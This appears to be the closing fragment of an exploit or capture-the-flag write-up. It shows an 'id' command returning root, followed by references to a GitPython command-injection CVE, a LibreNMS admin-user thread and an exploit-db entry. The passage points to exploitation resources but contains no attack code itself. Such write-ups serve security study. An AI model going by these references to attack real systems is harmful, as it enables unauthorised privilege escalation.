# id
uid=0(root) gid=0(root) groups=0(root)
```

References

- https://nvd.nist.gov/vuln/detail/cve-2022-24439
- https://github.com/gitpython-developers/GitPython/issues/1515
- https://community.librenms.org/t/adding-admin-users-on-librenms/20782
- https://www.exploit-db.com/exploits/46544